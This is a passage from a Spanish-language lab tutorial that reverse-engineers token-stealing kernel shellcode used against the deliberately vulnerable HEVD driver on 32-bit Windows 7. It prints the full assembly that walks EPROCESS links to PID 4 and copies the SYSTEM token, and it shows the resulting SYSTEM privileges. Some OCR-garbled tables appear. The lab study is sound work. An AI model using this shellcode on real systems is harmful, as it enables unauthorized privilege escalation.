+0x028 InitialStack : Ptr32 Void
+0x02c StackLimit : Ptr32 Void
+0x030 KernelStack : Ptr32 Void
+0x034 ThreadLock : Uint4B
+0x038 WaitRegister : _KWAIT_STATUS_REGISTER
+0x039 Running : Uchar
+0x03a Alerted : [2] Uchar
+0x03c KernelStackResident : Pos 0, 1 Bit
+0x03c ReadyTransition : Pos 1, 1 Bit
+0x03c ProcessReadyQueue : Pos 2, 1 Bit
+0x03c WaitNext : Pos 3, 1 Bit
+0x03c SystemAffinityActive : Pos 4, 1 Bit
+0x03c Alertable : Pos 5, 1 Bit
+0x03c GdiFlushActive : Pos 6, 1 Bit
+0x03c UserStackWalkActive : Pos 7, 1 Bit
+0x03c ApcInterruptRequest : Pos 8, 1 Bit
+0x03c ForceDeferSchedule : Pos 9, 1 Bit
+0x03c QuantumEndMigrate : Pos 10, 1 Bit
+0x03c UmsDirectedSwitchEnable : Pos 11, 1 Bit
+0x03c TimerActive : Pos 12, 1 Bit
+0x03c Reserved : Pos 13, 19 Bits
+0x03c MiscFlags : Int8B
+0x040 ApcState : _KAPC_STATE
+0x040 ApcStateFill : [28] Uchar
+0x057 Priority : Char
+0x058 NextProcessor : Uint4B
+0x05c DeferredProcessor : Uint4B

```

Vemos que el campo 0x50 no nos lo muestra jeje, esta dentro de la estructura \_KAPC\_STATE que esta en el offset 0x40.

Veamos la misma, en 0x10 esta \_KPROCESS .

```

***** _KAPC_STATE *****
ntdll!_KAPC_STATE
+0x000 ApcListHead : [2] _LIST_ENTRY
+0x010 Process : Ptr32 _KPROCESS
+0x014 KernelApcInProgress : uchar
+0x015 KernelApcPending : Uchar
+0x016 UserApcPending : Uchar

```


Si lo leemos y pasa a EAX vemos que es el famoso numerito EPROCESS o KPROCESS es lo mismo? No pero casi jeje

```


WINDBG>dt _EPROCESS
ntdll!_EPROCESS
+0x000 Pcb : _KPROCESS
+0x098 ProcessLock : EX_PUSH_LOCK
+0x0a0 CreateTime : _LARGE_INTEGER
+0x0a8 ExitTime : _LARGE_INTEGER
+0xb0 RundownProtect : _EX_RUNDOWN_REF
+0xb4 UniqueProcessId : Ptr32 Void

```

Vemos que KPROCESS esta en el campo 0 de EPROCESS asi que bueno la direccion coincide, si a partir de ese valor, le suma offset menores a 0x98 que es el largo de KPROCESS estará dentro de este, si es mayor a 0x98 ya estará en el resto de la estructura EPROCESS.




Vemos que lee el campo 0xB8 por lo tanto estamos ya fuera de KPROCESS y dentro de EPROCESS.




Lee el famoso ActiveProcessLinks.


Como en el ejercicio anterior había armado una estructura EPROCESS que no estaba completa pero me sirve



La marcare en LOCAL TYPES y la exporto a C HEADER FILE



EN FILE-LOAD FILE-PARSE C HEADER FILE la busco y la agrego.



Ahora aparece la sincronizo

The screenshot shows the assembly view of a program. The left pane displays a list of memory addresses and their corresponding symbols:

Address	Symbol	Value
258	FAST_IO_UNLOCK_ALL	
263	PEPROCESS	00000004
317	FAST_IO_UNLOCK_SINGLE	
333	PFAST_IO_LOCK	00000004
344	PFAST_IO_UNLOCK_SINGLE	00000004
366	FAST_IO_LOCK	
385	PFAST_IO_UNLOCK_ALL	00000004
515	EPROCESS	00000300

The right pane shows the assembly code:

```


001E0003 pusha
001E0004 xor    eax, eax
001E0006 mov    eax, fs:[eax+124h]
001E0008 mov    eax, [eax+50h]
001E0010 mov    ecx, eax
001E0012 mov    edx, 4
001E0017 loc_1E0017:
001E0017 mov    eax, [eax+0B8h]
001E001D sub    eax, 0B8h ; `@'
001E0022 cmp    [eax+0B4h], edx
001E0028 jnz    short loc_1E0017
001E002A mov    edx, [eax+0F8h]
001E0030 mov    [ecx+0F8h], edx
001E0036 popa
001E0037 xor    eax, eax
001E0039 add    esp, 8Ch
001E003C pop    ebp
001E003D retn   8
001E003D sub    _TE0000 endp ; sp-analysis fa
001E003D

```


A context menu is open at address 001E0017, specifically at the instruction `mov eax, [eax+0B8h]`. The menu item `Choose a structure for offset` is highlighted. A dropdown list titled "Choose a structure for offset" shows various kernel structures:

- size\_DEVICE\_OBJECT
- \_DRIVER\_OBJECT.DeviceObject+0B4h
- \_MajorFunction\_M1\_INTERNAL\_DEVICE\_CONTROL+7Ch
- EPROCESS.ActiveProcessLink.Flink
- \_UNICODE\_STRING.Length+0B8h
- \_UNINITIALIZED\_STACK\_VARIABLE.Buffer+0B0h
- KSYSTEM\_TIME.High1Time+0B4h
- CPPEH\_RECORD.registration.Next+0B0h
- \_EH3\_EXCEPTION\_REGISTRATION.ScopeTable+0B0h
- \_EXCEPTION\_POINTERS.ExceptionRecord+0B8h
- IMAGE\_LOAD\_CONFIG\_DIRECTORY32.VirtualMemoryThreshold+90h
- \_NLG\_INFO.dwCode+0B0h
- GUID.Data4+0B0h
- \_EH4\_SCOPETABLE.ScopeRecord.EncodingLevel+0A8h
- \_EH4\_SCOPETABLE\_RECORD.FilterFunc+0B4h
- \_LIST\_ENTRY.Flink+0B8h

Apreto T y la busco y es el FLINK o sea que apunta al ActiveProcessLink del proceso siguiente, como eso esta en 0xb8 le resta esa constante para hallar el EPROCESS del proceso siguiente.




En EAX debería quedar el EPROCESS del siguiente proceso.



Como no hay mas supongo que debe apuntar a un inicio para empezar a recorrer de nuevo, veamos.

Vemos que compara el valor del campo 0xb4 de ese EPROCESS con 4, veamos que es 0xb4 asi lo agregamos a nuestra estructura.



O sea se fija si el PID es 4 que es el que corresponde al proceso SYSTEM.


Lo agregare en mi estructura, no le la deja editar porque la importe asi que la agrego en el .h que había exportado.

```

1     char field_B3;
2     int UniqueProcessId;
3     _LIST_ENTRY ActiveProcessLink;
4     char field_C0;
5     char field_C1;
6     char field_C2;


```

Vuelvo a importarla sin quitar la anterior y agrega el campo faltante.



Ahí quedo.

Vemos que el valor no es 4, así que seguimos traceando, seguro empezara de nuevo por el primer proceso veamos.



Ahí esta vuelve a comenzar desde el inicio en este caso el PID o CID es 4 y corresponde al proceso SYSTEM.

```

001E0001 push    esi
001E0002 push    edi
001E0003 pusha
001E0004 xor     eax, eax
001E0006 mov     eax, fs:[eax+124h]
001E000D mov     eax, [eax+50h]
001E0010 mov     ecx, eax
001E0012 mov     edx, 4

001E0017 loc_1E0017:
001E0017 mov     eax, [eax+EPROCESS.ActiveProcessLink.Flink]
001E0019 sub     eax, 0B8h ; `@'
001E0022 cmp     [eax+EPROCESS.UniqueProcessId], edx
001E0028 jnz    short loc_1E0017

```

[eax+EPROCESS.UniqueProcessId]=[MEMORY:83FD1AD4]  
dd 4

```

001E002A mov     edx, [eax+0F8h]
001E002B mov     [ecx+0F8h], edx
001E0036 popa
001E0037 xor     eax, eax
001E0039 add     esp, 0Ch
001E003C pop     ebp
001E003D retn    8
001E003D sub_1E0000 endp ; sp-analysis failed
001E003D

```

Ahora si encontró el EPROCESS del proceso SYSTEM, por lo tanto saldrá del loop que recorre todos los procesos.

```

001E0028 jnz    short loc_1E0017

```

↓

```

001E002A mov     edx, [eax+0F8h]
001E0030 mov     [ecx+0F8h], edx
001E0036 popa
001E0037 xor     eax, eax
001E0039 add     esp, 0Ch
001E003C pop     ebp
001E003D retn    8
001E003D sub_1E0000 endp ; sp-analysis failed
001E003D

```

Vemos que lee el campo 0xf8 del EPROCESS del proceso system veamos que hay allí.

**Output window**


```

+0x0e4 SessionProcessLinks : _LIST_ENTRY
+0x0ec DebugPort      : Ptr32 Void
+0x0f0 ExceptionPortData : Ptr32 Void
+0x0f0 ExceptionPortValue : Uint4B
+0x0f0 ExceptionPortState : Pos 0, 3 Bits
+0x0f4 ObjectTable   : Ptr32 _HANDLE_TABLE
+0x0f8 Token          : _EX_FAST_REF
+0x0fc WorkingSetPage : Uint4B
+0x100 AddressCreationLock : _EX_PUSH_LOCK
+0x104 RotateInProgress : Ptr32 _ETHREAD
+0x108 ForkInProgress  : Ptr32 _ETHREAD
+0x10c HardwareTrigger : Uint4B

```

In order to get a shell running as SYSTEM we want our shellcode to somehow escalate the privileges of the process we ran our exploit from. To do this I opted to use an access **token** stealing shellcode, a access **token** is an object that describes the security context of a process or thread. The information in a **token** includes the identity and privileges of the user account associated with the process or thread, by stealing the **token** from a process running as SYSTEM and replacing our own processes access **token** with it, we can give our process SYSTEM permissions.

Bueno eso copiando el Token de system en nuestro EPROCESS tendremos privilegios SYSTEM, y eso hace ahí, lee el Token de SYSTEM.




Y como ECX tenia nuestro EPROCESS le suma también 0xf8 para guardar el Token de SYSTEM en nuestro proceso.

```

50     char field_EE;
51     char field_EF;
52     char field_F0;
53     char field_F1;
54     char field_F2;
55     char field_F3;
56     char field_F4;
57     char field_F5;
58     char field_F6;
59     char field_F7;
60     int Token; // New token variable
61     char field_FC;
62     char field_FD;
63     char field_FE;

```

Puedo agregarlo al .h y importarlo de nuevo, no es necesario quitar el anterior lo pisara.



Recuerden que son Tokens de diferentes procesos EAX apunta al EPROCESS de SYSTEM y ECX a nuestro EPROCESS de Python.exe.

Con esto ya esta listo veamos si con el ret volvemos bien a que siga corriendo el driver y no haya problema.

```

001E0018 mov     edx, edx
001E0012 mov     edx, 4

001E0017 loc_1E0017:
001E0017 mov     eax, [eax+EPROCESS.ActiveProcessLink.Flink]
001E001D sub     eax, 0B8h ; '@'
001E0022 cmp     [eax+EPROCESS.UniqueProcessId], edx
001E0028 jnz    short loc_1E0017

001E002A mov     edx, [eax+EPROCESS.Token]
001E0030 mov     [ecx+EPROCESS.Token], edx
001E0036 popa
001E0037 xor     eax, eax
001E0039 add     esp, 0Ch
001E003C pop     ebp
001E003D retn    8
001E003D sub_1E0000 endp ; sp-analysis failed
001E003D

```

Volvió perfecto al mismo punto donde volvería si en vez de ejecutar nuestro shellcode, hubiera vuelto al padre de la función vulnerable y este debería volver a su propio padre aquí, con el stack en la misma posición, hay que asegurarse bien eso sino habrá pantalla azul.

```

946A3172 loc_946A3172:           ; ***** HACKSYS_EUD_STACKOVERFLOW *****
946A3172 mov     ebx, offset aHacksys_evd_st
946A3177 push    ebx             ; Format
946A3178 call    _DbgPrint
946A317D pop     ecx
946A317E push    esi             ; IrpSp
946A317F push    edi             ; Irp
946A3180 call    StackOverflowIoctlHandler@8 ; StackOverflowIoctlHandler(x,x)
946A3185 jmp    loc_946A3258

```

Doy RUN y quedara en el raw\_input esperando.


Si tenia abierto el PROCESS EXPLORER lo cierro para que al abrirlo se refresque

Process	CPU	Private Bytes	Working Set	PID	E	Company Name	User Name
eventvwr.exe	0.001	4,308 K	6,776 K	1083 H		Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE
Windows Server Update - D86 - 1[009]	0.01	6,288 K	9,068 K	1196 H		Microsoft Corporation	NT AUTHORITY\NETWORK SERV.
spoolsv.exe	0.01	5,064 K	7,060 K	1256 S		Microsoft Corporation	NT AUTHORITY\SYSTEM
svchost.exe	0.01	8,968 K	6,820 K	1332 H		Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE
VGAAuthService.exe	0.01	4,776 K	3,644 K	1520 V		VMware, Inc.	NT AUTHORITY\SYSTEM
vmtoolsd.exe	0.03	7,376 K	11,540 K	1540 V		VMware, Inc.	NT AUTHORITY\SYSTEM
svchost.exe	< 0.01	2,776 K	6,448 K	1804 C		Microsoft Corporation	NT AUTHORITY\SYSTEM
dllhost.exe	< 0.01	2,404 K	4,272 K	586 M		Microsoft Corporation	NT AUTHORITY\SYSTEM
msdc.exe	< 0.01	2,860 K	5,968 K	2083 H		Microsoft Corporation	NT AUTHORITY\NETWORK SERV..
taskhost.exe	< 0.01	2,184 K	7,132 K	2108 M		Microsoft Corporation	NT AUTHORITY\NETWORK SERV..
sppsvc.exe	< 0.01	16,464 K	10,076 K	2744 M		Microsoft Corporation	NT AUTHORITY\SYSTEM
Searchindexer.exe	< 0.01	2,180 K	5,732 K	354 H		Microsoft Corporation	NT AUTHORITY\SYSTEM
svchost.exe	< 0.01	1,796 K	4,749 K	3232 M		Microsoft Corporation	NT AUTHORITY\SYSTEM
cmdcmdRun.exe	< 0.01	5,160 K	10,764 K	2152 H		Microsoft Corporation	NT AUTHORITY\LOCAL SERVICE
taskhost.exe	< 0.01	2,744 K	5,812 K	536 L		Microsoft Corporation	NT AUTHORITY\SYSTEM
lsass.exe	< 0.01	1,076 K	2,512 K	541 L		Microsoft Corporation	NT AUTHORITY\SYSTEM
lsm.exe	< 0.01	7,564 K	8,036 K	416 C		Microsoft Corporation	NT AUTHORITY\SYSTEM
curls.exe	0.08	852 K	3,508 K	3269 C		Microsoft Corporation	SEVEN!devel
conhost.exe	< 0.01	1,588 K	3,988 K	452 W		Microsoft Corporation	NT AUTHORITY\SYSTEM
winlogon.exe	< 0.01	30,844 K	30,660 K	2340 W		Microsoft Corporation	SEVEN!devel
explorer.exe	0.09	1,724 K	6,452 K	2422 J		Sun Microsystems, Inc	SEVEN!devel
usched.exe	< 0.01	8,928 K	13,480 K	2436 V		VMware, Inc.	SEVEN!devel
vmtoolsd.exe	0.10	6,280 K	12,500 K	3004 O		Open Systems Resources..	SEVEN!devel
OSRLOADER.exe	< 0.01	1,780 K	2,136 K	3522 W		Microsoft Corporation	SEVEN!devel
cml.exe	< 0.01	3,832 K	5,536 K	2920			NT AUTHORITY\SYSTEM
python.exe	< 0.01	5,208 K	11,436 K	2276 W		Microsoft Corporation	SEVEN!devel
testing.exe	0.11	0.54	10,404 K	16,900 K	2484 S	Sysinternals - www.sysinter...	SEVEN!devel
procexp.exe							

Y listo tenemos permiso de sistema.

Puedo hacer que ejecute una calculadora SYSTEM

```
26
